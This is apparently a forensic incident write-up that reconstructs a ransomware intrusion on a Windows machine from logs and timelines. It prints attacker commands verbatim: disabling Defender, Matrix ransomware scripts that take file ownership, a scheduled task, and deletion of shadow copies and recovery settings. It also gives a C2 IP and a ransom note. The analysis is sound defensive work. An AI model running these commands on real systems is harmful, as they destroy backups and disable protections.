2021-01-07|03:28:22|7045|LocalSystem|%COMSPEC% /Q /c <span class="nb">echo cd</span>  ^&gt; <span class="se">\\</span>127.0.0.1<span class="se">\C</span><span class="nv">$\</span>__output 2^&gt;^&amp;1 <span class="o">&gt;</span> %TEMP%<span class="se">\e</span>xecute.bat &amp; %COMSPEC% /Q /c %TEMP%<span class="se">\e</span>xecute.bat &amp; del %TEMP%<span class="se">\e</span>xecute.bat|BTOBTO


windefender.csv
Date|Time|Event|ThreatName|Severity|User|ProcessName|Path|Action
2021-01-07|03:28:23|1116 - Detection|VirTool:Win32/MSFPsExecCommand|Severe|NT AUTHORITY<span class="se">\S</span>YSTEM|Unknown|CmdLine:_C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\c</span>md.exe /Q /c <span class="nb">echo cd</span> ^&gt; <span class="se">\\</span>127.0.0.1<span class="se">\C</span><span class="nv">$\</span>__output 2^&gt;^&amp;1 <span class="o">&gt;</span> C:<span class="se">\W</span>indows<span class="se">\T</span>EMP<span class="se">\e</span>xecute.bat &amp; C:<span class="se">\W</span>indows<span class="se">\s</span>ystem32<span class="se">\c</span>md.exe /Q /c C:<span class="se">\W</span>indows<span class="se">\T</span>EMP<span class="se">\e</span>xecute.bat &amp; del C:<span class="se">\W</span>indows<span class="se">\T</span>EMP<span class="se">\e</span>xecute.bat|Not Applicable
</code></pre></div></div>

<p>We have interesting things going on here; let’s break through <strong>connections</strong>, <strong>service</strong> and <strong>antivirus detection</strong>.</p>

<h3 id="connections">Connections</h3>

<p>Windows Security event id 4625 and 4672 register user logons and user privilegied logons:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>user_logon_id4624.csv
Date|Time|event_code|logon_type|subject_user_name|target_user_name|ip_address|ip_port
2021-01-07|03:28:22|4624|-|Administrator|192.168.88.137|53942|3
2021-01-07|03:28:23|4624|GRAAL$|SYSTEM|-|-|5


user_special_logon_id4672.csv
Date|Time|event_code|logon_type|subject_user_name|target_user_name|ip_address|ip_port
2021-01-07|03:28:22|4672|Administrator|-|-|-|-
2021-01-07|03:28:23|4672|SYSTEM|-|-|-|-
</code></pre></div></div>

<p>We can see that the account “Administrator” was connected using SMB (type 3). We can also see that the SYSTEM account is connected using type 5, meaning that a service starts and the service account logs into the local system. SYSTEM and Administrator are privileged accounts, that is why we have 4672 log entries paired with the 4624.</p>

<p><strong>The account Administrator was connected and started a service on the machine</strong></p>

<h4 id="services">Services</h4>

<p>A new service was started on the machine, system event id 7045 register the creation of new services  :</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>new_service_id7045.csv
Date|Time|event_code|account_name|img_path|service_name
2021-01-07|03:28:22|7045|LocalSystem|%COMSPEC% /Q /c <span class="nb">echo cd</span>  ^&gt; <span class="se">\\</span>127.0.0.1<span class="se">\C</span><span class="nv">$\</span>__output 2^&gt;^&amp;1 <span class="o">&gt;</span> %TEMP%<span class="se">\e</span>xecute.bat &amp; %COMSPEC% /Q /c %TEMP%<span class="se">\e</span>xecute.bat &amp; del %TEMP%<span class="se">\e</span>xecute.bat|BTOBTO
</code></pre></div></div>

<p>The service contains the following command line, let’s explain :</p>
<div class="language-bat highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">%COMSPEC%</span> <span class="na">/Q /c </span><span class="nb">echo</span> <span class="nb">cd</span>  <span class="se">^&gt;</span> \\127.0.0.1\C$\__output <span class="m">2</span><span class="se">^&gt;^&amp;</span><span class="m">1</span> <span class="o">&gt;</span> <span class="nv">%TEMP%</span>\execute.bat <span class="o">&amp;</span> <span class="nv">%COMSPEC%</span> <span class="na">/Q /c </span><span class="nv">%TEMP%</span>\execute.bat <span class="o">&amp;</span> <span class="nb">del</span> <span class="nv">%TEMP%</span>\execute.bat
</code></pre></div></div>

<p>This string <code class="language-plaintext highlighter-rouge">\\127.0.0.1\C$\__output 2^&gt;^&amp;1</code> is typical of tool like Impacket wmiexec.py. This tool use wmi to create a single new process “cmd.exe” with a cmdline argument (here is <code class="language-plaintext highlighter-rouge">cd</code>). But beacause of that, the attacker cannot see the result of the commande. So the tool  redirects the output to a file named <code class="language-plaintext highlighter-rouge">__output</code> on the C$ administrative share of the localhost.</p>

<h3 id="anti-virus-hits">Anti Virus hits</h3>

<p>Windows defender detected and blocked some threats;
Windows Defender Event log ID 1116 register when a threat is detected and Event log ID 1117 log the action performed in reaction to the previously detected threat.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>windefender.csv
Date|Time|Event|ThreatName|Severity|User|ProcessName|Path|Action
2021-01-07|03:28:23|1116 - Detection|VirTool:Win32/MSFPsExecCommand|Severe|NT AUTHORITY<span class="se">\S</span>YSTEM|Unknown|CmdLine:_C:<span class="se">\W</span>indows<span class="se">\S</span>ystem32<span class="se">\c</span>md.exe /Q /c <span class="nb">echo cd</span> ^&gt; <span class="se">\\</span>127.0.0.1<span class="se">\C</span><span class="nv">$\</span>__output 2^&gt;^&amp;1 <span class="o">&gt;</span> C:<span class="se">\W</span>indows<span class="se">\T</span>EMP<span class="se">\e</span>xecute.bat &amp; C:<span class="se">\W</span>indows<span class="se">\s</span>ystem32<span class="se">\c</span>md.exe /Q /c C:<span class="se">\W</span>indows<span class="se">\T</span>EMP<span class="se">\e</span>xecute.bat &amp; del C:<span class="se">\W</span>indows<span class="se">\T</span>EMP<span class="se">\e</span>xecute.bat|Not Applicable
<span class="o">[</span>...]
2021-01-07|03:28:38|1117 - Action|VirTool:Win32/MSFPsExecCommand|Severe|NT AUTHORITY<span class="se">\S</span>YSTEM|Unknown|Remove
</code></pre></div></div>

<p>By checking the timeline we can see that the attacker tried to execute that service 4 times without success, he tried with user “arthur” and “Administrator”.</p>

<p><strong>Windows Defender anti-virus identified the service previously created by the attacker as a Severe threat and removed it/blocked it</strong>.</p>

<hr />

<p><strong>On the 2021-01-07 at 03:28, the attacker tried to execute malicious commands through the creation of news services, using the users “arthur” and “Administrator”. All the actions where blocked by the anti-virus.</strong></p>

<hr />

<h2 id="owning-the-machine">Owning the machine</h2>

<h3 id="deploying-tools">Deploying tools</h3>

<p>As we keep going, we spot a connection from user “arthur” and multiple anti-virus hits with “mimikatz.exe” and “beacon.exe”.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>timeline.csv
2021-01-07|03:35:06|4624|-|arthur|192.168.88.137|45860|3


2021-01-07|03:35:43|USNJRNL|N/A|USN_REASON_DATA_EXTEND USN_REASON_FILE_CREATE|mimikatz.exe
2021-01-07|03:35:44|1116 - Detection|HackTool:Win32/Mimikatz.D|High|BROCELIANDE<span class="se">\a</span>rthur|C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\b</span>eacon.exe|file:_C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\m</span>imikatz.exe|Not Applicable
2021-01-07|03:35:45|1116 - Detection|HackTool:Win64/Atosev.A|High|NT AUTHORITY<span class="se">\S</span>YSTEM|C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\b</span>eacon.exe|file:_C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\b</span>eacon.exe|Not Applicable


2021-01-07|03:35:46|1116 - Detection|Behavior:Win32/Atosev.D!sms|Severe|-|C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\b</span>eacon.exe|behavior:_pid:5172:41451891338358<span class="p">;</span> process:_pid:5172,ProcessStart:132544280605139768|Not Applicable
2021-01-07|03:35:46|1117 - Action|Behavior:Win32/Atosev.D!sms|Severe|-|C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\b</span>eacon.exe|Remove
2021-01-07|03:35:59|1117 - Action|HackTool:Win32/Mimikatz.D|High|BROCELIANDE<span class="se">\a</span>rthur|C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\b</span>eacon.exe|Quarantine
</code></pre></div></div>

<p>We will see more about “Mimikatz.exe” and “Beacon.exe” later on this article.</p>

<p><strong>On the 2021-01-07 at 03:35, the attacker tried to deploy the binaries “mimikatz.exe” and “beacon.exe” without success thanks to the anti-virus.</strong></p>

<h3 id="disabling-protections">Disabling protections:</h3>

<p>A powershell cmd is executed, Windows Powershell event id 600 register powershell command that have been executed on the machine.</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>powershell.csv
Date|Time|event_code|cmd
2021-01-07|03:37:03|600|powershell Set-MpPreference <span class="nt">-DisableRealtimeMonitoring</span> <span class="nv">$true</span><span class="p">;</span> Get-MpComputerStatus
</code></pre></div></div>

<p>This command disables the real time monitoring of the AV and checks the AV status.</p>

<p><strong>On the 2021-01-07 at 03:37:03, the attacker successfully disabled the anti-virus with a powershell command.</strong></p>

<h3 id="privilege-escalation">Privilege escalation</h3>

<p>We notice a connection by user “arthur” and the creation of the file beacon.exe.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>timeline.csv
2021-01-07|03:37:06.374663|4672usrSpeLogon|4672|arthur|-|-|-|-
2021-01-07|03:37:06.374766|4624usrLogon|4624|-|arthur|192.168.88.137|45990|3
<span class="o">[</span>...]
2021-01-07|03:37:12.855915|mft|USNJRNL|N/A|USN_REASON_FILE_CREATE|beacon.exe
<span class="o">[</span>...]
2021-01-07|03:37:24.672126|windefender|1116 - Detection|HackTool:Win64/Atosev.A|High|NT AUTHORITY<span class="se">\S</span>YSTEM|Unknown|file:_C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\b</span>eacon.exe|Not Applicable
</code></pre></div></div>

<p>The file “beacon.exe” was detected by the anti-virus but this time no remediation action was performed as we don’t have any related event ID 1117 from the Anti-virus.</p>

<p>The exe was still on the disk so i could get more informations about it :</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">md5sum </span>beacon.exe
4f3df018ea5e4eb39c9cc5c55050a92b  beacon.exe
</code></pre></div></div>

<p>Info from Virus Total indicates that it’s a beacon from Cobalt Strike.</p>

<p>We can extract the config from the beacon with the tool “<a href="https://github.com/strozfriedberg/cobaltstrike-config-extractor">csce</a>” :</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nl">"server"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
  </span><span class="nl">"hostname"</span><span class="p">:</span><span class="w"> </span><span class="s2">"20.39.243.236"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"port"</span><span class="p">:</span><span class="w"> </span><span class="mi">80</span><span class="p">,</span><span class="w">
  </span><span class="nl">"publickey"</span><span class="p">:</span><span class="w"> </span><span class="s2">"MIGfMA0GCSqAAA[...]AAAAAAA=="</span><span class="w">
  </span><span class="p">[</span><span class="err">...</span><span class="p">]</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></code></pre></div></div>

<p>We get the IP of the C2.
This IP is related to many malicious binary (source VT) :</p>
<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2022-01-12  31/ 68 Win32 EXE  beacon.exe
2024-12-19  37/ 64 ELF          stage2.elf
2023-02-17  47/ 71 Win32 EXE  beacon.exe
2023-02-22  49/ 70 Win32 EXE  copain.exe
2024-05-29  52/ 74 Win32 EXE  executable.2488.exe
</code></pre></div></div>

<p><strong>On the 2021-01-07 at 03:37:24 the attacker successfully implanted a malicious remote access tool on the filesystem.</strong></p>

<p>With the Anti-virus down, we see the successful connection of user “arthur”, the creation of the file “mimikatz.exe” and its entry into the Shimcache :</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>timeline.csv
2021-01-07|03:41:06.888806|4672usrSpeLogon|4672|arthur|-|-|-|-
2021-01-07|03:41:06.888956|4624usrLogon|4624|-|arthur|192.168.88.137|46108|3
<span class="o">[</span>...]
2021-01-07|03:41:21.621575|mft|FILESTAT|file|Creation Time|<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\m</span>imikatz.exe
<span class="o">[</span>...]
2021-01-07|03:41:21.902393|shimcache|mimikatz.exe|C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\m</span>imikatz.exe|e55e5b02ad40e9846a3cd83b00eec225fb98781c6f58a19697bf66a586f77672
</code></pre></div></div>

<p>Mimikatz is a powerful tool allowing an attacker to manipulate kerberos tickets, dumping users credentials and more. It’s often used as a way to gain higher privileges.</p>

<p><strong>On the 2021-01-07 at 03:41 the attacker successfully executed the binary “mimikatz.exe”. Since there is no command history of the tool, we cannot identify what the attacker did.</strong></p>

<hr />

<p><strong>On the 2021-01-07 at 03:37:24 the attacker successfully disabled the anti-virus, implanted a remote access tool on the filesystem and used a tool to manipulate credentials and user authentication.</strong></p>

<hr />

<h2 id="launching-the-ransomwares">Launching the ransomwares</h2>

<h3 id="bytelocker">Bytelocker</h3>

<p>As we continue to investigate, we find a successful RDP connexion and some entries from bytelocker.exe, an infamous ransomware in the shimcache, user_assist and the MFT:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>timeline.csv
2021-01-07|03:55:16.043038|4648usrExpLogon|4648|GRAAL<span class="nv">$|</span>arthur|127.0.0.1|0|-
2021-01-07|03:55:16.043065|4624usrLogon|4624|GRAAL<span class="nv">$|</span>arthur|127.0.0.1|0|2
2021-01-07|03:55:16.043094|4672usrSpeLogon|4672|arthur|-|-|-|-
2021-01-07|03:55:16.301111|rdpLocal|21|BROCELIANDE<span class="se">\a</span>rthur|-|2|-|-|-|AuthSuccess
<span class="o">[</span>...]
2021-01-07|03:56:17.120954|4672usrSpeLogon|4672|GRAAL<span class="nv">$|</span>-|-|-|-
2021-01-07|03:56:17.121054|4624usrLogon|4624|-|GRAAL<span class="nv">$|</span>192.168.88.135|56719|3
<span class="o">[</span>...]
2021-01-07|03:56:55.101887|mft|USNJRNL|N/A|USN_REASON_FILE_CREATE|Bytelocker.exe
2021-01-07|03:56:55.101887|shimcache|Bytelocker.exe|C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\B</span>ytelocker.exe|e55e5b02ad40e9846a3cd83b00eec225fb98781c6f58a19697bf66a586f77672
<span class="o">[</span>...]
2021-01-07|03:58:58|user_assist|C:<span class="se">\U</span>sers<span class="se">\P</span>ublic<span class="se">\B</span>ytelocker.exe|0|0
2021-01-07|04:00:50|user_assist|C:<span class="se">\U</span>sers<span class="se">\a</span>rthur<span class="se">\D</span>ocuments<span class="se">\c</span>onfidentiel<span class="se">\B</span>ytelocker.exe|0|0
</code></pre></div></div>

<p>We can see that the ransomware was dropped at multiple places:</p>
<ul>
  <li>\Users\arthur\Documents\confidentiel\Bytelocker.exe</li>
  <li>\Users\arthur\Documents\Bytelocker.exe</li>
  <li>\Users\Public\Bytelocker.exe</li>
</ul>

<p>The md5 of the file “bytelocker.exe” is : b8ef6e365a55a0ec96c19c61f1bce476.</p>

<p>A quick search on VirusTotal confirm that the ransomware is truly bytelocker.</p>

<p>As i explained earlier, an entry in the shimcache doesn’t mean that the binary was exectued. We know from the amcache that it was, but the timestamps were faulty. In this case we can’t be certain of the true timestamp of the execution.</p>

<p><strong>On the 2021-01-07 between 03:56 and 03:58, the ransomware Bytelocker was executed for the first time on the machine</strong></p>

<p>The ransomware execution might have failed as we see another tentative later on:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>timeline.csv
2021-01-07|04:01:09.520882|4672usrSpeLogon|4672|arthur|-|-|-|-
2021-01-07|04:01:09.521008|4624usrLogon|4624|-|arthur|192.168.88.137|46658|3
2021-01-07|04:02:57.273187|mft|USNJRNL|N/A|USN_REASON_FILE_CREATE|Bytelocker.exe
2021-01-07|04:02:57.273187|shimcache|Bytelocker.exe|C:<span class="se">\U</span>sers<span class="se">\A</span>rthur<span class="se">\D</span>ocuments<span class="se">\c</span>onfidentiel<span class="se">\B</span>ytelocker.exe|e55e5b02ad40e9846a3cd83b00eec225fb98781c6f58a19697bf66a586f77672
</code></pre></div></div>

<p>This tentative was successful as we can witness the encryption of many files few seconds later:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>timeline.csv
2021-01-07|04:03:18.460768|mft|USNJRNL|N/A|USN_REASON_DATA_EXTEND USN_REASON_FILE_CREATE|arrivée-dun-chaton-à-la-maison.jpg.byt
2021-01-07|04:03:18.570408|mft|USNJRNL|N/A|USN_REASON_DATA_EXTEND USN_REASON_FILE_CREATE USN_REASON_CLOSE|arrivée-dun-chaton-à-la-maison.jpg.byt
2021-01-07|04:03:18.570408|mft|USNJRNL|N/A|USN_REASON_FILE_DELETE USN_REASON_CLOSE|arrivée-dun-chaton-à-la-maison.jpg
2021-01-07|04:03:18.570408|mft|USNJRNL|N/A|USN_REASON_RENAME_NEW_NAME USN_REASON_OBJECT_ID_CHANGE USN_REASON_CLOSE|arrivée-dun-chaton-à-la-maison.jpg
2021-01-07|04:03:18.570408|mft|USNJRNL|N/A|USN_REASON_RENAME_NEW_NAME USN_REASON_OBJECT_ID_CHANGE|arrivée-dun-chaton-à-la-maison.jpg
2021-01-07|04:03:18.570408|mft|USNJRNL|N/A|USN_REASON_RENAME_OLD_NAME USN_REASON_OBJECT_ID_CHANGE|arrivée-dun-chaton-à-la-maison.jpg.byt
</code></pre></div></div>

<p><strong>On the 2021-01-07 around 04:02, the ransomware was executed for the second time on the machine. The file encryption started at 04:03:18.</strong></p>

<p>The ransomware added an entry to the runkey, probably for persistence.
Run or RunOnce registry keys are used to make a program run when a user logs on. The Run key makes the program run every time the user logs on.
These keys can be set for the user or the machine.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>timeline.csv
2021-01-07|04:05:58.398303|runKey|Bytelocker: <span class="s2">"C:</span><span class="se">\U</span><span class="s2">sers</span><span class="se">\a</span><span class="s2">rthur</span><span class="se">\A</span><span class="s2">ppData</span><span class="se">\R</span><span class="s2">oaming</span><span class="se">\{</span><span class="s2">86ff23e9-f09f-4ca4-ae3d-41fe11fbabcd}.exe"</span>
</code></pre></div></div>
<p><strong>On the 2021-01-07 at 04:05:58, a entry in the registry key “run” was created as a way of persistence.</strong></p>

<hr />

<p><strong>On the 2021-01-07 from 03:56 to 04:05, the attacker successfully executed the ransomware Bytelocker on the machine and created a persistence for it in the registry key.</strong></p>

<hr />

<h3 id="matrix-ransomware">Matrix Ransomware</h3>

<p>As we continue the investigation, we can spot the creation of the following binary:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2021-01-07|04:19:41.086045|shimcache|NWcurdcz.exe|C:<span class="se">\U</span>sers<span class="se">\A</span>dministrator<span class="se">\D</span>ocuments<span class="se">\N</span>Wcurdcz.exe|e55e5b02ad40e9846a3cd83b00eec225fb98781c6f58a19697bf66a586f77672
</code></pre></div></div>

<p>It wasn’t on the disk anymore so i could not dig deeper.</p>

<p>By Investigating further online, this binary looks like the initial payload of the ransomware.</p>

<p>It match the IOC name that match the regex : NW[a-zA-Z]{6}.exe and seconds later, multiples scripts, binaries and scheduled tasks are created, they are characteristic of Matrix ransomware:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>timeline.csv
2021-01-07|04:20:51.023841|mft|USNJRNL|N/A|USN_REASON_FILE_CREATE|ATXO3fAc.exe
2021-01-07|04:20:51.023841|mft|USNJRNL|N/A|USN_REASON_FILE_CREATE|CEp5f0ji.bat
2021-01-07|04:20:51.023841|mft|USNJRNL|N/A|USN_REASON_FILE_CREATE|M1nLSX9d.bat
2021-01-07|04:20:51.023841|mft|USNJRNL|N/A|USN_REASON_FILE_CREATE|zTYfgvad.vbs
2021-01-07|04:20:51.023841|shimcache|ATXO3fAc.exe|C:<span class="se">\U</span>sers<span class="se">\A</span>dministrator<span class="se">\D</span>ocuments<span class="se">\A</span>TXO3fAc.exe|e55e5b02ad40e9846a3cd83b00eec225fb98781c6f58a19697bf66a586f77672
<span class="o">[</span>...]
2021-01-07|04:20:53.116940|mft|FILESTAT|file|Creation Time|<span class="se">\U</span>sers<span class="se">\A</span>dministrator<span class="se">\D</span>ocuments<span class="se">\b</span>ad_3F79A31A837D5316.txt
<span class="o">[</span>...]
2021-01-07|04:21:13.728579|taskScheduler|106|-|<span class="se">\D</span>SHCA|-|-|-|-|BROCELIANDE<span class="se">\a</span>rthur
2021-01-07|04:21:13.728581|taskScheduler|140|-|<span class="se">\D</span>SHCA|-|-|-|BROCELIANDE<span class="se">\a</span>rthur|-
2021-01-07|04:21:22.952657|taskScheduler|200|-|<span class="se">\D</span>SHCA|-|C:<span class="se">\W</span>indows<span class="se">\S</span>YSTEM32<span class="se">\c</span>md.exe|-|-|-
<span class="o">[</span>...]
2021-01-07|04:44:43.875135|taskScheduler|201|-|<span class="se">\D</span>SHCA|-|C:<span class="se">\W</span>indows<span class="se">\S</span>YSTEM32<span class="se">\c</span>md.exe|3221225786|-|-
</code></pre></div></div>

<p>By looking at the MD5 of the file ATXO3fAc.exe, we can see that it is “Nthandle.exe” from sysinternals.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">md5sum </span>ATXO3fAc.exe
2f5b509929165fc13ceab9393c3b911d  ATXO3fAc.exe
</code></pre></div></div>

<p>Nthandle.exe his a legitimate tool from Sysinternals that allows the user to close any handle on a file.
A Windows file handle is a crucial mechanism that enables programs to interact with files in a structured and secured manner.</p>

<p>The binary is used in the script CEp5f0ji.bat</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cacls %1 /E /G %USERNAME%:F /C
takeown /F %1
<span class="nb">set </span><span class="nv">FN</span><span class="o">=</span><span class="s2">"%~nx1"</span>
<span class="nb">cd</span> /d <span class="s2">"%~dp0"</span>
FOR /F <span class="s2">"UseBackQ Tokens=3,6 delims=: "</span> %%I IN <span class="o">(</span><span class="sb">`</span>ATXO3fAc.exe <span class="nt">-accepteula</span> %FN% <span class="nt">-nobanner</span><span class="sb">`</span><span class="o">)</span> DO <span class="o">(</span>ATXO3fAc.exe <span class="nt">-accepteula</span> <span class="nt">-c</span> %%J <span class="nt">-y</span> <span class="nt">-p</span> %%I <span class="nt">-nobanner</span><span class="o">)</span>
</code></pre></div></div>

<p>This script grants the current user full control over a specified file and takes ownership of it.
Then it uses the binary ATXO3fAc.exe (Nthandle.exe) to close any handle related to the file.</p>

<p>This script allows the attacker to deal with file permission and handles as they could prevent file encryption.</p>

<p><strong>On the 2021-01-07 at 04:20:51, the attacker successfully deployed a batch script and the executable ATXO3fAc.exe</strong></p>

<p>The file bad_3F79A31A837D5316.txt contain a list of file and exe, it’s a log file for the ransomware :</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ATO_OPER: C:<span class="se">\P</span>rogramData<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\S</span>tart Menu<span class="se">\P</span>rograms<span class="se">\I</span>mmersive Control Panel.lnk
ATO_OPER: C:<span class="se">\P</span>rogramData<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\M</span>icrosoft<span class="se">\U</span>EV<span class="se">\T</span>emplates<span class="se">\S</span>ettingsLocationTemplate2013.xsd
ATO_OPER: C:<span class="se">\P</span>rogramData<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\A</span>pplication Data<span class="se">\M</span>icrosoft<span class="se">\A</span>ppV<span class="se">\S</span>etup<span class="se">\O</span>fficeIntegrator.ps1
<span class="o">[</span>...]
</code></pre></div></div>

<p>Now let’s take a look at the script zTYfgvad.vbs :</p>

<div class="language-batch highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">Option</span> <span class="kd">Explicit</span>
<span class="kd">dim</span> <span class="kd">W</span>
<span class="kd">Set</span> <span class="kd">W</span> <span class="o">=</span> <span class="kd">CreateObject</span><span class="o">(</span><span class="s2">"Wscript.Shell"</span><span class="o">)</span>
<span class="kd">W</span>.Run <span class="s2">"cmd.exe /C schtasks /Create /tn DSHCA /tr ""C:\Users\arthur\AppData\Roaming\M1nLSX9d.bat"" /sc minute /mo 5 /RL HIGHEST /F"</span><span class="o">,</span> <span class="m">0</span><span class="o">,</span> <span class="kd">True</span>
<span class="kd">W</span>.Run <span class="s2">"cmd.exe /C schtasks /Run /I /tn DSHCA"</span><span class="o">,</span> <span class="m">0</span><span class="o">,</span> <span class="kd">False</span>
</code></pre></div></div>

<p>This script creates a scheduled task named “DSHCA” that runs the batch file “M1nLSX9d.bat” every 5 minutes with the highest privileges.
Then, it immediately runs the newly created task.</p>

<p><strong>On the 2021-01-07 at 04:21:13, the attacker successfully created a scheduled task name DSHCA using a visual basic script</strong></p>

<p>Here is the content of the file : M1nLSX9d.bat</p>
<div class="language-batch highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">vssadmin</span> <span class="kd">Delete</span> <span class="kd">Shadows</span> <span class="na">/All /Quiet
</span><span class="nb">wmic</span> <span class="kd">SHADOWCOPY</span> <span class="kd">DELETE</span>
<span class="nb">bcdedit</span> <span class="na">/set </span><span class="o">{</span><span class="kd">default</span><span class="o">}</span> <span class="kd">recoveryenabled</span> <span class="kd">No</span>
<span class="nb">bcdedit</span> <span class="na">/set </span><span class="o">{</span><span class="kd">default</span><span class="o">}</span> <span class="kd">bootstatuspolicy</span> <span class="kd">ignoreallfailures</span>
<span class="nb">del</span> <span class="na">/f /q </span><span class="s2">"C:\Users\arthur\AppData\Roaming\zTYfgvad.vbs"</span>
<span class="kd">SCHTASKS</span> <span class="na">/Delete /TN </span><span class="kd">DSHCA</span> <span class="na">/F
</span><span class="nb">del</span> <span class="na">/f /q </span><span class="err">%</span><span class="m">0</span>
</code></pre></div></div>

<p>This script will:</p>
<ul>
  <li>Completely remove system restore points and shadow copies.</li>
  <li>Disable Windows Recovery Environment and suppress boot error messages.</li>
  <li>Delete the file zTYfgvad.vbs we saw above.</li>
  <li>Delete the DSHCA scheduled task we saw above.</li>
  <li>Delete itself.</li>
</ul>

<p><strong>On the 2021-01-07 at 04:21:13, the attacker successfully deleted all shadow copy and backups using the scheduled task name DSHCA</strong></p>

<p>A few second after the execution of the binary ATXO3fAc.exe, a file name “#README_CTRM#.rtf” is created on the disk:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2021-01-07|04:20:59.382650|mft|FILESTAT|file|Creation Time|<span class="se">\U</span>sers<span class="se">\A</span>dministrator<span class="se">\#</span>README_CTRM#.rtf
</code></pre></div></div>

<p>After extracting it from the disk, we can get it’s content:</p>

<pre><code class="language-crtf">Аll yоur vаluаblе dаtа hаs bееn еnсryptеd!
Hеllо!
Sоrry, but wе hаvе tо infоrm yоu thаt duе tо sесurity issuеs, yоur sеrvеr wаs hасkеd. Plеаsе bе surе thаt yоur dаtа is nоt brоkеn. All yоur vаluаblе filеs wеrе еnсryptеd with strоng сryptо аlgоrithms AES-256+RSA-2048 аnd rеnаmеd. Yоu саn rеаd аbоut thеsе аlgоrithms in Gооglе. Yоur uniquе dесryptiоn kеy is sесurеly stоrеd оn оur sеrvеr аnd yоur dаtа саn bе dесryptеd fаst аnd sаfеly.
[...]
</code></pre>

<p>it’s a ransome note.</p>

<p><strong>On the 2021-01-07 at 04:20:59, the first ransome note from CTRM was created on the disk, meaning that the ransomware was executed on the machine</strong></p>

<p>We have the confirmation that the ransomware execution was successfull as we witness the start of the encryption in the MFT. A lot of file are created/modified and share the same naming pattern :</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2021-01-07|04:21:10.148461|mft|FILESTAT|file|Metadata Modification Time|<span class="se">\P</span>rogram Files <span class="o">(</span>x86<span class="o">)</span><span class="se">\C</span>MAK<span class="se">\S</span>upport<span class="se">\P</span>revious releases<span class="se">\[</span>Citrteam@hotmail.com].DvXRC02y-8Yeneq3z.CTRM
2021-01-07|04:21:10.148461|mft|FILESTAT|file|Metadata Modification Time|<span class="se">\P</span>rogram Files<span class="se">\V</span>Mware<span class="se">\V</span>Mware Tools<span class="se">\V</span>Mware VGAuth<span class="se">\[</span>Citrteam@hotmail.com].kxAL47t3-yygBS2r4.CTRM
2021-01-07|04:21:10.148461|mft|FILESTAT|file|Metadata Modification Time|<span class="se">\P</span>rogram Files<span class="se">\V</span>Mware<span class="se">\V</span>Mware Tools<span class="se">\V</span>Mware VGAuth<span class="se">\s</span>chemas<span class="se">\[</span>Citrteam@hotmail.com].COdAClxC-xrdul1K7.CTRM
2021-01-07|04:21:10.195451|mft|FILESTAT|file|Metadata Modification Time|<span class="se">\S</span>ystem Volume Information<span class="se">\D</span>FSR<span class="se">\d</span>atabase_665A_45F5_5A45_C313<span class="se">\[</span>Citrteam@hotmail.com].Efm1dxRl-Z6nxgXnG.CTRM
</code></pre></div></div>

<p>It match 2 iocs related to Matrix ransomware families:</p>
<ul>
  <li>The name contains “Citrteam[@]hotmail[.]com”</li>
  <li>The file extension is  : “CTRM”.</li>
</ul>

